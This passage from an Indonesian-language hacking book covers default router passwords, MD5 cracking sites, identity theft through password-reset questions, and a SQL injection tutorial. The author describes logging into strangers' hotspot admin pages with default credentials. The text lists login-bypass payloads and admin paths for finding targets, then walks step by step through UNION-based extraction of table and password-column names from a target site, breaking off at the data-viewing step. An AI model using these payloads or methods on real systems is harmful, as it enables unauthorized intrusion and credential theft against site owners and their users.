
Sebagai contoh, saya sering iseng mencoba login pada halaman administrator Wifi pada sebuah koneksi hotspot. Sewaktu saya menemukan sebuah koneksi hotspot, biasanya menggunakan alamat 192.168.x.x untuk alamat DNS-nya. Misalnya, Router 3G Linksys username dan password default yang digunakan adalah: admin dan admin.

Kebetulan saya menemukan koneksi yang menggunakan Telkomsel Flash. IP-nya adalah: 192.168.0.1, saya pun berhasil menuju halaman login. Sekarang saya memasukkan username dan password default-nya adalah: admin.



Gambar 181: Halaman login ZTE MF30.

Sekarang saya pun bisa masuk ke halaman administratornya.



Gambar 182: Administrasi ZTE MF30.

Anda bisa menggunakan beberapa website berikut ini, sebagai referensi untuk menemukan password default.

<http://www.vulnerabilityassessment.co.uk/passwords.htm>
<http://www.defaultpassword.com/>
<http://www.routerpasswords.com/>
<http://cirt.net/passwords>
<http://www.virus.org/default-password>
<http://www.corrupteddatarecovery.com/pages/Default-Passwords-Data-Recovery.asp>
<http://www.defaultpassword.us/>
<http://default-password.info/>
<http://defaultpasswords.in/>

Vendor	Product	Model/Revision	Login	Password	Access Level	Comments
D-Link	DI-106 ISDN router			1234	Admin	
D-Link	DI-106		administrator	@*nlgUD ha		Admin
D-Link	DI-704P		admin	admin	Admin	
D-Link	DI-604	1.62b+	admin	(none)	Admin	
D-Link	DI-514+		admin	(none)	Admin	
D-Link	DI-514+		user	(none)	User	
D-Link	DI-701	unknown	(none)	year2000	Admin	
D-Link	DI-701	2.22 (?)	(none)	(none)	Admin	
D-Link	DI-704			admin	Admin	
D-Link	DI-804	v2.03	admin	(none)	Admin	
D-Link	DI 604	1.8	admin	(none)	Admin	
D-Link	DFE-538TX 10/100 Adapter		(none)	(none)	Admin	
D-Link	DSL-500		admin	admin	Admin	
D-Link	DWL 900AP		admin	public	Admin	
D-Link	DWL-614+	2.03	admin	(none)	Admin	
D-Link	DWL-900+		admin	(none)	Admin	
D-Link	hubs/switches		D-Link	D-Link		
D-Link	Cable/DSL Router/Switches		(none)	admin	Admin	Model: DI-704/DI-704P
Danewo	PC BIOS		n/a	Danewo	Admin	
Dallas	TINI embedded Semiconductors JAVA Module	<> 1.0	root	tini	Admin	
Data General	ADS/VS		operator	operator	Admin	
Data General	ADS/VS		on	on	Admin	

Gambar 183: Daftar password default.

Hash

Pada contoh yang diberikan di atas, password bisa langsung diperoleh dengan berbagai metode. Namun, perlu Anda ketahui, bahwa password untuk user dalam sebuah database server akan disimpan dalam bentuk **hash** atau dikenal juga MD5 hash.


MD5 (*Message-Digest algortihm 5*) ialah fungsi hash kriptografik yang digunakan secara luas dengan hash value 128-bit. Pada standar internet (RFC 1321), MD5 telah dimanfaatkan bermacam-macam pada aplikasi keamanan, dan MD5 juga umum digunakan untuk melakukan pengujian integritas sebuah file.

MD5 adalah salah satu dari serangkaian *algortima message digest* yang didesain oleh Profesor Ronald Rivest dari MIT (Rivest, 1994). Saat kerja analitik menunjukkan bahwa pendahulu MD5 — MD4 — mulai tidak aman, MD5 kemudian didesain pada tahun 1991 sebagai pengganti dari MD4 (kelemahan MD4 ditemukan oleh Hans Dobbertin).

Ada banyak website yang mengklaim bisa mendekripsi MD5 tersebut supaya dapat dibaca menjadi teks biasa. Di antaranya adalah:

<http://www.md5lookup.com/>
<http://md5.rednoize.com/>
<http://us.md5.crysm.net>
<http://www.xmd5.org>
<http://gdataonline.com>
<http://www.hashchecker.com>
<http://passcracking.ru>
<http://plain-text.info>
<http://www.securitystats.com/tools/hashcrack.php>
<http://www.schwett.com/md5/>
<http://passcrack.spb.ru>
<http://shm.pl/md5/>
<http://www.und0it.com>
<http://www.neeao.com/md5/>
<http://md5.benramsey.com/>
<http://www.md5decrypt.com/>
<http://md5.khrone.pl/>
<http://www.md5decrypter.com/>
<http://www.md5database.net/>
<http://md5.xpzone.de/>
<http://md5.geeks.li/>
<http://www.cmd5.com/english.aspx>
<http://www.md5encryption.com/>
<http://www.hashreverse.com/>
<http://rainbowtables.net/services/results.php>
<http://Optix.co.nr/md5>
<http://www.md5this.com/>
<http://www.md5encryption.com/>

Sebagai contoh di sini, apabila Anda menemukan password dalam sebuah database SQL berbentuk seperti berikut ini: **202cb962ac59075b964b07152d234b70**, Anda bisa membuka salah satu website di atas, misalnya: <http://www.passcracking.com/>. Lalu masukkan kode tersebut pada tempat yang disediakan dan klik **DoIT**.




Gambar 184: Crack hash.

Kini Anda bisa mengetahui password yang disembunyikan dengan kode MD5 hash **202cb962ac59075b964b07152d234b70**, adalah: **123**.

Identity Theft


Coba Anda baca ulang seni menebak password pada penjelasan sebelumnya. Apakah Anda merasa menggunakan salah satu dari hal tersebut. Apakah susah menemukan informasi seperti itu? Ternyata saat ini, informasi pribadi bukanlah sesuatu yang sulit dicari dan dicuri (*identity theft*).

Dengan hadirnya *social networking* seperti Facebook, Twitter, Friendster, dan sejenisnya, banyak orang yang mengumbar informasi mengenai dirinya di depan umum. Sehingga semakin marak pula apa yang disebut dengan *identity theft*.



Gambar 185: Melihat informasi seseorang.

Masih berhubungan dengan *identity theft*, katakanlah password yang digunakan tidak satu pun dari pilihan di atas. Seseorang pun masih bisa membajak password dengan berpura-pura lupa password. Sedangkan sewaktu akan memunculkan kembali password yang lupa maupun diganti dengan password baru, sebuah website akan menanyakan hal pribadi, seperti pada Yahoo! menanyakan tempat bulan madu, nama kecil, nama guru favorit, nama penulis kesukaan, judul buku yang disukai, dan pertanyaan lainnya. Sekali lagi, semua informasi itu diobral dalam *social network*. Jadi, seseorang tidak perlu teknik hacking tingkat tinggi untuk membongkar sebuah password.



Gambar 186: Yahoo! Forget password.

Bahkan, terkadang seseorang menggunakan satu password yang sama untuk beberapa hal sekaligus. Seperti password email juga digunakan untuk Facebook, akses website, dan sebagainya. Tidak heran korban dari pembobolan password ketika terkena satu password terbongkar, yang lain pun ikut terbongkar.

SQL Injection | 13

Pada dasarnya, Anda akan lebih mudah mempelajari bab ini apabila Anda memiliki dasar web programming, terutama SQL. SQL (*Structured Query Language*) digunakan untuk pengelolaan database dengan cara mengirimkan perintah (*query*) yang terstruktur. Penggunaan SQL sebagai database yang cukup populer, di antaranya MySQL, Microsoft SQL Server, dan PostgreSQL. SQL sering digunakan bersama dengan bahasa pemrograman web, seperti PHP. Yang banyak digunakan adalah PHP dan MySQL. Dimana SQL digunakan untuk mengakses database.

SQL Injection merupakan sebuah aksi hacking yang dilakukan di aplikasi *client* dengan cara memodifikasi perintah atau syntax SQL. Terdapat dua jenis SQL Injection. Yang pertama disebut Blind SQL Injection, yang bertujuan untuk melihat isi dari database. Lalu ada pula Advanced SQL Injection yang tujuannya tidak hanya melihat isi database, tetapi juga bisa mengakses server, termasuk mengakses shell dan memasang backdoor.

Teknik hacking SQL Injection ini mulai terkenal di Indonesia semenjak dijebolnya situs KPU tahun 1999. Dengan teknik ini, seseorang dapat masuk sebagai web administrator tanpa harus susah payah melakukan scan port yang terbuka, tanpa terdeteksi oleh firewall, dan bahkan tanpa menggunakan tool sama sekali.

Sebagai ilustrasi, untuk mengelola website-nya, seorang administrator atau web programmer membuat halaman web untuk aktivitas update semua halaman web sehingga bisa dikelola darimana pun dan kapan pun. Halaman web tersebut biasanya tersimpan di www.nama-website.com/administrator.php, ataupun dengan nama yang sejenis, seperti admin.php. Untuk mengamankan halaman yang dikhususkan untuk administrator ini, dipasanglah pengaman berupa username dan password.

Pada ilustrasi di atas, untuk menyocokan user yang login, maka digunakan statemen SQL seperti berikut:

```
Select * from admin where username = input_username and  
password = input_password
```

Sebagai contoh, apabila penulis sebagai administrator dengan username = administrator dan password = admin bermaksud untuk login, SQL statemen-nya adalah:

```
Select * from admin where username = 'administrator' and  
Password = 'admin'
```

Hal ini bisa dipastikan bahwa *field username* terdapat *record administrator*, sedangkan *field password* terdapat *record admin*. Sehingga proteksi pun bisa dilewati dan Anda bisa login ke halaman administrator, maupun halaman yang diproteksi lainnya. Sebaliknya, apabila username dan password yang dimasukkan tidak sesuai (salah), akan keluar pesan kesalahan yang isinya kita tidak diizinkan untuk login.

Tidak adanya penanganan terhadap karakter-karakter tanda petik satu ('') dan juga karakter double minus (--) yang menyebabkan suatu aplikasi dapat disisipi dengan perintah SQL.

Lalu dengan memasukan input ' or ''='' pada username dan password, terjadi perubahan statemen SQL.


```
Select * from admin where username = '' or '' = '' and  
Password = '' or ''=''
```

Logika OR menyebabkan statement membalikan nilai *false* jadi *true* sehingga kita bisa masuk sebagai user yang terdapat pada record pertama dalam tabel admin (record pertama biasanya administrator). Seandainya kita mengetahui username tapi tidak tahu passwordnya, misalkan username = administrator, caranya adalah dengan menginput username dengan "administrator"—" pada text box.

Sedangkan pada textbox password boleh diisi sembarang, misalkan ' or '='.
Efeknya statement SQL berubah menjadi

```
Select * from admin where username = ' administrator '--  
And password = '' or ''= ''
```

Tanda "--" (dua tanda minus) di SQL Server server berarti akhir dari statement SQL sehingga perintah di belakangnya tidak dieksekusi lagi.



Gambar 187: Contoh halaman login.

Dengan syntax di atas, malah bisa membuat Anda login tanpa harus tahu username dan password.

Untuk menemukan target yang bisa Anda uji cobakan SQL Injection ini, Anda hanya perlu mencari website yang memiliki alamat:

```
"/admin.asp"  
"/login.asp"  
"/logon.asp"  
"/adminlogin.asp"  
"/adminlogon.asp"  
"/admin_login.asp"  
"/admin_logon.asp"  
"/admin/admin.asp"
```

"/admin/login.asp"

"/admin/logon.asp"

Ekstensi ASP bisa Anda ganti juga dengan PHP.

Apabila sewaktu Anda menemukan target tapi sewaktu mencobanya tidak terjadi perubahan apa-apa, berarti administrator web tidak mengizinkan user menginput karakter selain a - z atau A - Z atau 0 – 9, sebagai sebuah tindakan pengamanan.

Variasi kode lain dari SQL Injection, antara lain:

User name : **admin**

Password : ` or 'a'='a

atau bisa dimasukkan ke dua-duanya, misalnya:

admin'--

' or 0=0 --

" or 0=0 --

or 0=0 --

' or 0=0 #

" or 0=0 #

or 0=0 #

' or 'x'='x

" or "x"="x

') or ('x'='x

' or 1=1--

" or 1=1--

or 1=1--

' or a=a--

" or "a"="a

') or ('a'='a

") or ("a"="a

hi" or "a"="a

hi" or 1=1 --


hi' or 1=1 --

hi' or 'a'='a

hi') or ('a'='a

hi") or ("a"="a


Sekarang saya akan memberikan contoh aksi SQL Injection lainnya. Di sini saya menemukan sebuah halaman target, yang tampil seperti berikut ini.



Gambar 188: Tampilan normal website.

1. Tes penetrasi

Pertama-tama, kita akan melakukan percobaan penetrasi, apakah terdapat error/bug SQL atau tidak pada website tersebut. Untuk melakukan hal ini, biasanya kita hanya perlu menambahkan tanda petik tunggal ('), tanda minus (-), atau tanda tak hingga (~) pada URL website target. Atau, Anda juga bisa menganti angka di belakang id dengan **hi'or 1=1--**



Gambar 189: Error pada website.

Pemakaian tanda kutip dan tanda minus di tempatkan di belakang angka id. Perlu Anda ketahui, teks di belakang index.php? atau admin.asp? atau apapun.php?, tidak hanya id. Bisa saja hal lain, seperti category atau product sesuai dengan website yang Anda temukan. Jadi, harap disesuaikan dengan target Anda.


2. Menemukan jumlah kolom

Sekarang kita sudah tahu kalau terdapat masalah (error) pada website tersebut. Kini, kita akan mencari tahu pada kolom (*Column*) ke berapa kita bisa melakukan injeksi (injection). Untuk melakukan hal ini, perintah yang digunakan adalah **order by 1--** atau **order by 1,2--** atau **order by 1,2,3--**, dan seterusnya. Perlu diketahui, tanda kurang di belakang angka adalah dua buah tanda minus (--).

Hal ini tergantung dari banyaknya kolom pada sebuah website. Apabila belum ditemukan halaman yang bisa diinjeksi, tampilan website tersebut tidak akan berubah, melainkan tampil normal seperti biasanya.

Pada kasus berikut ini saya mencapai **order by 1,2,3,4,5,6,7,8--** barulah terdapat error. Hal ini menandakan website tersebut hanya memiliki 7 kolom dan tidak ada kolom ke-8.

Jangan lupa untuk menghilangkan karakter pengujian sebelum memasukkan syntax **order by**.



Gambar 190: Jumlah kolom.


Pada gambar di atas, %20 otomatis muncul setelah menekan Enter. Karakter tersebut sebenarnya sebagai pengganti spasi. Karakter tersebut muncul karena saya menggunakan browser Chrome. Hal ini juga terjadi pada Internet Explorer, tetapi tidak pada Mozilla Firefox.

3. Memeriksa fungsi UNION

Sekarang kita akan menggunakan syntax **union all select** untuk mencari kolom yang bisa diinjeksi.

Ganti *order by* dengan *union select 1,2,3--* tergantung dari banyak kolom website target. Karena sebelumnya kita sudah mengetahui terdapat 7 kolom, yang kita masukkan adalah ***order by 1,2,3,4,5,6,7--***


Apabila Anda mencoba memasukkan angka yang beda, baik lebih besar maupun lebih kecil dari 7, yang muncul malah tampilan error, seperti gambar di bawah.



Gambar 191: Memeriksa union.

Sedangkan sewaktu kita memasukkan *order by 1,2,3,4,5,6,7--*, halaman website tersebut terlihat normal tidak ada masalah. Yang perlu dilakukan adalah mengubah nilai id, dalam hal ini 221 menjadi -221. Hal ini disebut juga dengan mengganti id menjadi *null*.

Apabila muncul angka pada layar, hal ini menunjukkan bahwa fungsi UNION bekerja.




Gambar 192: Union bekerja.

4. Memeriksa versi MySQL

Pastikan pada langkah ke-3 muncul angka. Sekarang kita bisa memeriksa versi MySQL yang digunakan pada website tersebut. Anda hanya perlu mengganti angka tersebut dengan syntax ***@@version***.

Misalnya, di sini kita akan mengganti angka 3, dengan *@@version*.



Gambar 193: Versi MySQL.

Dari angka yang muncul, kita ketahui bahwa versi MySQL yang digunakan adalah 5.1.41.

Apabila tidak muncul angka dari pengetikan `@@version`, Anda bisa menggantinya dengan syntax: `unhex(hex(@@version))`.


Pada kasus di atas, penulisannya menjadi: `1,2,unhex(hex(@@version)),4,5,6,7--`

5. Mengetahui nama username dan database

Untuk mengetahui nama database, ganti angka dengan `database()`

Untuk mengetahui nama pemakai, gunakan syntax `user()`

Menjadi: `http://website-target.com/index.php?id=-221%20union%20all%20select%201,user(),database(),4,5,6,7--`



Gambar 194: Informasi username dan database.

6. Menemukan nama tabel


Untuk menampilkan semua tabel, gunakan syntax `group_concat(table_name)` pada angkanya. Dan tambahkan string berikut pada bagian akhir:

`command from information_schema.tables+where+table_schema=database()--`

Berikut versi lengkapnya:

`index.php?id=-221%20union%20all%20select%201,2,group_concat(table_name),4,5,6,7%20command%20from%20information_schema.tables+where+table_schema=database()--`

Di sini saya memperoleh dua buah tabel menarik, yaitu `table_admin` dan `table_user`. Bayangkan kalau Anda menemukan tabel credit card.



Gambar 195: Nama tabel.

7. Mendapatkan nama kolom dari tabel table_user

Pada perintah sebelumnya, Anda hanya perlu mengganti `group_concat(table_name)` dengan `group_concat(column_name)`

Sedangkan di bagian akhir, tambahkan:

`command from information_schema.columns+where+table_name='table_user' limit 0,1--`

`index.php?id=-221%20union%20all%20select%201,2,group_concat(column_name),4,5,6,7%20from%20information_schema.columns+where+table_name='table_user'%20limit%200,1--`

Di sini saya memperoleh dua buah kolom, yaitu `user_id` dan `user_password`.



Gambar 196: Nama kolom.

Untuk mengetahui kolom dari tabel lainnya, silakan ganti nama tabel. Pada contoh di atas adalah 'table_user', ganti dengan nama tabel lain, seperti 'table_admin'.

Apabila cara di atas tidak berhasil, yang Anda lakukan adalah mengganti nama tabel, misalnya: tabel_admin dengan kode HEX dan menambahkan kode **0x** di depan kode HEX. Jadinya: **0xHEX-KODE**.

8. Melihat data

